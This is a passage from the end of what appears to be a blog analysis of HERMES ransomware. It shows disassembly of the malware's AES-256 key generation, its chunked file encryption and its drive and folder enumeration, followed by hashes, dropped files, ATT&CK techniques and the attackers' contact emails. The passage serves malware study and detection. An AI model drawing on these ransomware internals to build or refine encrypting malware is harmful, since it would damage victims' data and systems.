lea     eax, [ebp+var_4]                ; CODE XREF: Encryption+22E↑j
push    eax
push    1
push    6618h                          ; CALG_AES_256
push    [ebp+arg_4]
call    CryptGenKey
test    eax, eax
jnz     short loc_401811
push    7
jmp     loc_401BC2

```

HERMES Encrypts the File in chunks it reads the files and Encrypts it 1000000 bytes each

```
call    ReadFile
test    eax, eax
jz      loc_401C03
xor     ecx, ecx
mov     [ebp+var_20], 1000000
push    ecx
lea     eax, [ebp+var_20]
push    eax
push    ecx
push    ecx
push    [ebp+var_24]
push    ecx
push    [ebp+var_4]
call    CryptEncrypt
test    eax, eax
jz      loc_401BEF
push    [ebp+var_20]
lea     eax, [ebp+var_1C]
push    eax
push    ebx
push    0
push    [ebp+var_24]
push    0
push    [ebp+var_4]
call    CryptEncrypt
```

HERMES Does Some Drive Checking using GetLogicalDrives() and GetDriveType()

```
call    GetLogicalDrives
push    1Ah
mov     edi, eax
pop     esi

loc_40443A:                                ; CODE XREF: start+156 | j
mov     edx, edi
mov     ecx, esi
shr     edx, cl
test    dl, 1
jz      short loc_40448A
push    3Ah
pop     ecx
lea     eax, [esi+41h]
mov     word_40B352, cx
xor     ecx, ecx
mov     word_40B350, ax
mov     word_40B354, cx
cmp     ax, 5Ah
jz      short loc_40448A
push    ebx
call    GetDriveTypeW
cmp     eax, 5
jz      short loc_40448A
```

It First Gets the Drives on the Systems and Then Calls to GetDriveType If Return value of it is 5 means its (CD-ROM) it skips it.

It Also Skips Some Folders

```
loc_401DE5:
mov     esi, offset aWindows ; "Windows"
lea    edi, [ebp+var_50]
push   5
pop    ecx
xor    eax, eax
xor    edx, edx
movsd  esi, offset aAhnlab ; "AhnLab"
mov    [ebp+var_40], ax
lea    edi, [ebp+var_28]
movsd  esi, offset aMicrosoft ; "Microsoft"
mov    [ebp+var_1A], edx
lea    edi, [ebp+var_64]
mov    [ebp+var_16], dx
rep movsd
mov    esi, offset aChrome ; "Chrome"
lea    edi, [ebp+var_3C]
pop    ecx
movsd  esi, offset aMozilla ; "Mozilla"
mov    [ebp+var_2E], edx
lea    edi, [ebp+var_84]
mov    [ebp+var_2A], dx
movsd  esi, offset aRecycleBin ; "$Recycle.Bin"
lea    edi, [ebp+var_74]
stosd  esi, [edi]
stosd  esi, [edi]
stosd  esi, [edi]
stosw  esi, [edi]
xor    eax, eax
lea    edi, [ebp+var_A4]
rep movsd
movsd  esi, offset aWindows_0 ; "WINDOWS"
mov    [ebp+var_8A], edx
```

🔗 IOC's:

🔗 Hashes:

[+] MD5:254caeddba73aa4d1bb425c5274176d2 (Packed)

[+] SHA1:728711076a9e04b5e1e0010045e477d3515356b5

[+]

SHA256:a5a0964b1308fdb0aeb8bd5b2a0f306c99997c7c076d66eb3ebcdd68405b1d

[+] MD5:4f99ef502992d9ef9be6dc4ff27b1e95 (Unpacked)

Dropped Files:

[+] svchosta.exe (main payload)

[+] UNIQUE_ID_DONT_REMOVE (Private RSA Key)

[+] PUBLIC (Public RSA Key)

[+] windows.bat (deletes shadow copies)

[+] start.bat (starts the malware everytime the computer starts)

[+] DECRYPT_INFORMATION.html (Ransomware Note)

TTP's:

[+] Command-Line Interface [T1059](#)

[+] Registry Run Keys / Startup Folder [T1060](#)

[+] Data Encrypted for Impact [T1486](#)

[+] Execution through API [T1106](#)

[+] Modify Registry [T1112](#)

[+] File Permissions Modification [T1222](#)

[+] Inhibit System Recovery [T1490](#)

[+] Query Registry [T1012](#)

Emails:

[+] primary email: pretty040782@gmail.com

[+] reserve email: pretty040782@keemail.me

Skipped Folders:

So That's It Hope u Enjoy and Thanks for AXIAL For Letting me in the team we will be making more inshallah don't forget to follow me [astro](#) and [@AXI4L](#)

Deep Dive Into SectopRat

Intro to Malware Traffic Analysis
